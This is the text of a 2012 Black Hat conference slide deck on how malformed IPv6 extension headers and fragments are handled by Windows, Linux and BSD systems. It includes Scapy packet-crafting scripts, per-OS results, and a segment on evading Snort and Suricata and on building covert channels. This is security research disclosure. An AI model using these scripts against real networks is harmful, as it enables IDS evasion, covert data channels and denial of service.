



DECEMBER 10 - 13, 2012

EMIRATES PALACE | UNITED ARAB EMIRATES

# Security Impacts of Abusing IPv6 Extension Headers

*Antonios Atlasis*  
antonios.atlasis@cscss.org

Centre for Strategic Cyberspace + Security Science





# Bio

- Independent IT Security analyst/researcher.
- **MPhil** Univ. of Cambridge, **PhD** NTUA, etc.
- Over 20 years of diverse Information Technology experience.
- Instructor and software developer, etc.
- More than 25 technical publications in various IT fields. This is my 2nd Black Hat.
- Member of the **Centre for Strategic Cyberspace + Security Science** non-profit organisation.
- E-mail: [antonios.atlasis@cscss.org](mailto:antonios.atlasis@cscss.org)






# Agenda

- Introduction
- The IPv6 Extension Headers
- Abusing IPv6 Extension Headers
- Tested scenarios – Results
- Security impacts of abusing IPv6 Extension Headers - Demo
- Proposed countermeasures
- Conclusions

# IPv6 Worldwide Deployment

APNIC 17%  
LACNIC 15%  
RIPE NCC 15%  
AfrinIC 12%  
ARIN 10%.



Source: <https://labs.ripe.net/Members/mirjam/networks-with-ipv6-one-year-later>



# IPv6 @ the Gates

- 6th June of 2012, the IPv6 world launch day.
- “IPv6-ready” products, such as Operating Systems, Networking Devices, Security Devices, etc.





# What does a new protocol introduce?

- New features, new capabilities, ...
- but also new potential vulnerabilities and hence, new attack vectors (hackers/crackers joy).
- IPv6 is around for many years, but it has not been tested operationally yet.



# Security Implications of Attacking a Network Protocol?

- A Layer-7 protocol:

Only this protocol is affected.

- A Layer-3 protocol:

ALL the above protocols are affected (can be disastrous).



# IPv6 Potential Security Issues

- Two categories:
  - Issues known from the IPv4 era, solved in IPv4 but re-appear in IPv6.  
Example: Fragmentation overlapping.
  - Issues new to IPv6 introduced due to its new features.





# IPv6 New Features

- It is not just the huge address space.
- One of the most significant changes:  
The introduction of the  
**IPv6 Extension Headers.**

# The IPv4 vs the IPv6 Header

v4


Version	IHL	Type of Service	Total Length			
Identification			x	D	M	Fragment Offset
TTL		Protocol	Header Checksum			
Source Address						
Destination Address						
IP Options (optional)						

v6


V	Traffic C	Flow Label	Payload length	Next	Hop Limit
IPv6 Source Address					
IPv6 Destination Address					

***IPv6 Extension headers*** have been introduced to support any extra functionality, if required.

# An IPv6 vs an IPv4 Datagram



**IPv4 datagram**



**IPv6 datagram**

# The IPv6 Extension Headers (RFC 2460)

- Hop-by-Hop Options
- Routing
- Fragment
- Destination Options
- Authentication
- Encapsulating Security Payload
- All (but the Destination Options header) SHOULD occur at most once.
- Later, more were added.



# Recommended IPv6 Extension Headers Order

- IPv6 header
- Hop-by-Hop Options header
- Destination Options header
- Routing header
- Fragment header
- Authentication header
- Encapsulating Security Payload header
- Destination Options header (for options to be processed only by the final destination of the packet.)
- Upper-layer header




# Abuse of IPv6 Extension Headers

- Two Extension Headers will be tested here:
  - the Destination Options Header
  - and the Fragment Extension header
- In some of the tested scenarios other IPv6 Extension Headers can also be used.



# The Destination Options Header



# The IPv6 Fragment Header

0	7	8	15	16	28	31	
Next Header		Reserved		Fragment Offset		Res	M
Identification							

- The M bit, the Identification number and the Offset have moved here from the main header.
- The DF bit has been totally removed.




# Abusing IPv6 Extension Headers

- RFCs describe the way that IPv6 Extension Headers has to or should be used.
- In either case, this does not mean that the vendors make RFC compliant products.
- RFCs do not specify how the OS should react in a different case → increase the ambiguity → if exploited properly, can lead to various security flaws.


# The Lab Environment

attacker



Scapy scripts

ICMPv6 Echo Request as payload






# Basic Groups of Tested Scenarios

- More than one occurrences of various extension headers in atomic fragments.
- Nested fragments (that is, ...fragmented fragments).
- Sending the upper-layer protocol header at a fragment other than the 1st one.
- Creating overlapping extension headers (3 cases will be examined).
- Transfer of arbitrary data at the IP level (fragmented or not).

# 1. Multiple Occurrences of Various Extension Headers in an Atomic Fragment

IPv6 Header	Destination Options Header	Destination Options Header	Destination Options Header	Fragment Header	Fragment Header	Destination Options Header	Fragment Header	ICMPv6 EchoRequest Header
-------------	----------------------------	----------------------------	----------------------------	-----------------	-----------------	----------------------------	-----------------	---------------------------







# 1. Multiple Occurrences of Various Extension Headers in an Atomic Fragment


```
send(IPv6(src=sip, dst=dip) \  
    /IPv6ExtHdrDestOpt() \  
    /IPv6ExtHdrDestOpt() \  
    /IPv6ExtHdrDestOpt() \  
    /IPv6ExtHdrFragment (offset=0, m=0) \  
    /IPv6ExtHdrFragment(offset=0, m=0) \  
    /IPv6ExtHdrDestOpt() \  
    /IPv6ExtHdrFragment(offset=0, m=0) \  
    /ICMPv6EchoRequest())
```



# 1. Multiple Occurrences of Various Extension Headers in an Atomic Fragment

- Such a packet SHOULD NOT exist, but how the OS should react?.
- Results:
  - OpenBSD was the only one that does not accept such a malformed packet.
  - Similar results even if only one type of an Extension Header is repeated more than once.

## 2. Nested Fragments



## 2. Nested Fragments

```
ipv6_1=IPv6(src=sip, dst=dip, plen=8*2)
frag2=IPv6ExtHdrFragment(offset=0, m=0, id=myid2, nh=44)
for i in range(0, no_of_fragments):
    frag1=IPv6ExtHdrFragment(offset=i, m=1, id=myid, nh=44)
packet=ipv6_1/frag1/frag2
send(packet)
frag1=IPv6ExtHdrFragment(offset=no_of_fragments, m=1, id=myid, nh=44)
frag2=IPv6ExtHdrFragment(offset=0, m=0, id=myid2, nh=58)
packet=ipv6_1/frag1/frag2
send(packet)
ipv6_1=IPv6(src=sip, dst=dip, plen=8*(length+1))
frag1=IPv6ExtHdrFragment(offset=no_of_fragments+1, m=0, id=myid, nh=44)
packet=ipv6_1/frag1/icmpv6
send(packet)
```



## 2. Nested Fragments

- There is no reason for a legitimate user to create nested fragments.
- Results:
  - The three Windows and the two Ubuntu systems respond back with an ICMPv6 Echo Reply message.
  - Centos 6.3, FreeBSD and OpenBSD don't.
  - Different behaviour between Centos and Ubuntu 10.04, although they use the same kernel.

### 3. Upper-layer Protocol Header at a Fragment other than the 1st Fragment

IPv6 Header	Fragment Header	Destination Options Header	Packet 1
IPv6 Header	Fragment Header	Destination Options Header	Packet 2
IPv6 Header	Fragment Header	ICMPv6 Plus payload	Packet 3



### 3. Upper-layer Protocol Header at a Fragment other than the 1st Fragment

```
packet1 = IPv6(src=sip, dst=dip) \  
    /IPv6ExtHdrFragment(offset=0, m=1) \  
    /IPv6ExtHdrDestOpt(nh=60)  
packet2 = IPv6(src=sip, dst=dip) \  
    /IPv6ExtHdrFragment(offset=1, m=1) \  
    /IPv6ExtHdrDestOpt(nh=58)  
packet3 = IPv6(src=sip, dst=dip) \  
    /IPv6ExtHdrFragment(offset=2, m=0, nh=58) \  
    /ICMPv6EchoRequest(oksum=csum, data=payload1)  
send(packet1)  
send(packet2)  
send(packet3)
```



### 3. Upper-layer Protocol Header at a Fragment other than the 1st Fragment

- OpenBSD, the two Ubuntu and the three Windows hosts accept the datagrams.
- FreeBSD 9 and Centos 6.3 don't.

## 4. Mixing Extension Headers and Sending the Upper-Layer Protocol Header at a Fragment other than the 1st

- A combination of the 1st (mixing multiple extension headers) and the 3rd (sending the upper layer header at a fragment other than the 1st) scenarios.

# 4. Mixing Extension Headers and Sending the Upper-Layer Protocol Header at a Fragment other than the 1st

```
packet1 = IPv6(src=sip, dst=dip) \
```

```
  /IPv6ExtHdrFragment(offset=0, m=1) \
```

```
  /IPv6ExtHdrDestOpt(nh=60) \
```

```
  /IPv6ExtHdrDestOpt(nh=60) \
```

```
  /IPv6ExtHdrDestOpt(nh=60) \
```

```
  /IPv6ExtHdrDestOpt(nh=60) \
```

```
  /IPv6ExtHdrDestOpt(nh=58)
```

Five (5) Destination  
Option headers!

```
packet2 = IPv6(src=sip, dst=dip) \
```

```
  /IPv6ExtHdrFragment(offset=5, m=0, nh=58) \
```

```
  /ICMPv6EchoRequest(cksum=csum, data=payload1)
```

```
send(packet1)
```

```
send(packet2)
```

Layer 4 header at  
the 2nd fragment

## 4. Mixing Extension Headers and Sending the Upper-Layer Protocol Header at a Fragment other than the 1st

- Only FreeBSD 9 does not accept such packets.
- All the others (included OpenBSD that discards such combinations in atomic fragments) DO accept them.



# Creating Overlapping Extension headers

- This is a layer-3 overlapping, not an overlapping known from IPv4.
- Case 1:  
The 3rd fragment overlaps the 2nd.
- Case 2:  
The 3rd fragment overlaps the 1st.



# 5. Creating Overlapping Extension headers Case 1

```
packet1 = IPv6(src=sip, dst=dip) \  
    /IPv6ExtHdrFragment(offset=0, m=1) \  
    /IPv6ExtHdrDestOpt(nh=58)  
packet2 = IPv6(src=sip, dst=dip) \  
    /IPv6ExtHdrFragment(offset=1, m=1, nh=58) \  
    /IPv6ExtHdrDestOpt(nh=58)  
packet3 = IPv6(src=sip, dst=dip) \  
    /IPv6ExtHdrFragment(offset=1, m=0, nh=58) \  
    /ICMPv6EchoRequest(cksum=csum, data=payload1)  
send(packet1)  
send(packet2)  
send(packet3)
```

# 5. Creating Overlapping Extension headers

## Case 1

- Centos 6.3 and Ubuntu 10.04 accept the malformed packets (“old” linux kernel).

# 6. Creating Overlapping Extension headers Case 2

```
packet1 = IPv6(src=sip, dst=dip) \  
    /IPv6ExtHdrFragment(offset=0, m=1) \  
    /IPv6ExtHdrDestOpt(nh=58)  
packet2 = IPv6(src=sip, dst=dip) \  
    /IPv6ExtHdrFragment(offset=1, m=1, nh=58) \  
    /IPv6ExtHdrDestOpt(nh=58)  
packet3 = IPv6(src=sip, dst=dip) \  
    /IPv6ExtHdrFragment(offset=0, m=0, nh=58) \  
    /ICMPv6EchoRequest(cksum=csum, data=payload1)  
send(packet1)  
send(packet2)  
send(packet3)
```

# 6-7. Creating Overlapping Extension headers Case 2


- All the Linux systems (Centos 6.3 and the two Ubuntu) respond back to such malformed packets.
- Similar results when there are only two fragments, with the 2nd one overlapping the 1st.



## 8. Transfer of arbitrary data at the IP level

- The IPv6 ***Destination Options Extension*** header and the ***Hop-by-Hop Options*** header carry a variable number of type-length-value (TLV) encoded “options”.

# The Destination Options Header



If the two highest-order bits of the “Option Type” are equal to 01, the recipient should discard the packet.

if we put arbitrary data into such a header using this specific Options Type, this data will be transferred even if they do not form a valid packet.

# 8. Transfer of arbitrary data at the IP level

```
packet = IPv6(src=sip, dst=dip) \  
    /IPv6ExtHdrDestOpt(options=PadN(optdata='\101'*120) \  
    /PadN(optdata='\102'*150) \  
    /PadN(optdata='\103'*15)) \  
    /ICMPv6EchoRequest()  
send(packet)
```

**A's** (points to '\101'\*120)

**B's** (points to '\102'\*150)

**C's** (points to '\103'\*15)





## 8. Transfer of arbitrary data at the IP level

- All the tested OS accept such a packet.
- Officially, this is not a bug, since this is what the RFC2460 recommends.
- However, it has its own security impact.



## 9. Transfer of arbitrary data at the IP level

- We can expand the room for arbitrary data, by using several such Extension Headers in a packet, or several fragments.
- OpenBSD, Windows and the two Ubuntu accept that.

	<b>Centos 6.3 2.6.32-279</b>	<b>Ubuntu 10.04.4 2.6.32-45</b>	<b>Ubuntu 12.04.1 3.2.0-32</b>	<b>FreeBSD 9-p3</b>	<b>OpenBSD 5.1/5.2</b>	<b>Windows 7/8/2008</b>
<b>1.</b> Mixing Multiple and Various Extension Headers per datagram in atomic fragments	√	√ *	√	√		√
<b>2.</b> Nested fragments		√	√			√
<b>3.</b> Upper-layer Protocol Header at Fragment other than the 1 <sup>st</sup>		√	√		√	√
<b>4.</b> Upper-layer Protocol Header at the 2 <sup>nd</sup> Fragment and Mixing Multiple Extension headers at the 1 <sup>st</sup>	√	√	√		√	√
<b>5</b> Upper-layer Protocol Header at the 2 <sup>nd</sup> Fragment with Extension Headers Overlapping	√	√ *	√			
<b>6</b> Upper-layer Protocol Header at the Third Fragment with the 3 <sup>rd</sup> fragment overlapping the 2 <sup>nd</sup>	√	√				
<b>7</b> Upper-layer Protocol Header at the Third Fragment with the 3 <sup>rd</sup> fragment overlapping the 1 <sup>st</sup>	√	√ *	√			
<b>8</b> Transfer of “large” amount of arbitrary data at the IP level	√	√	√	√	√	√
<b>9</b> Transfer of “large” amount of fragmented arbitrary data at the IP level		√	√		√	√

\* Ubuntu 10.04 LTS responds twice (sends to ICMPv6 Echo Reply messages back to a single ICMPv6 Echo Request message).



# Security Impacts of the Misuse of the IPv6 Extension Headers

- OS Fingerprinting
- Evading Intrusion Detection Systems (more details will follow).
- Remote DoS attacks under specific circumstances (e.g. **CVE-2012-2744**, causes NULL pointer dereference and system crash via certain types of fragmented IPv6 packets).
- Creation of Covert Channels at the IP level.



# Covert Channels (before)

- Hiding data - the old ways:
  - At the application layer (e.g. DNS, HTTP, etc.)
    - Easily detectable
  - IPv4 → “Options” Field
    - Very limited space.



# Covert Channels (using IPv6)

- Destination Options or Hop-by-hop Extension Header
  - Up to 256 bytes per IPv6 Extension header
  - Many headers per packet → big space
  - Not easily detectable (at least yet)
  - Can be encapsulated e.g. in Teredo.
  - We can send legitimate data at the application layer protocol to mislead any detectors.



# Evading IDS

- **IDS evasion:** When the end-system accepts a packet that the IDS (for some reason) rejects.
  - Hence, IDS misses the content of such a packet entirely, resulting in slipping through the IDS.
- **IDS insertion:** an IDS accepts a packet that the end-system rejects.
  - If properly manipulated, IDS signatures can also be defeated.






# Evading IDS

- We shall “exploit” the IPv6 Extension Header abuse to evade IDS.
- Snort and Suricata were tested.
- An ICMPv6 Echo Request detection rule was enabled.
- Goal. Send ping6 and get a reply back from a target without being detected by the IDS.

# The Lab Environment

attacker




Scapy scripts

ICMPv6 Echo Request  
as payload



Snort 2.9.2.2

OpenBSD  
5.1/5.2



fed0::5/64  
fed0::52/64

Centos 6.3



fed0::6/64

FreeBSD 9



fed0::9/64

Windows 7



fed0::7/64

Windows 8



fed0::8/64

Ubuntu



fed0::10/64

Ubuntu



fed0::12/64

Windows Server 2008



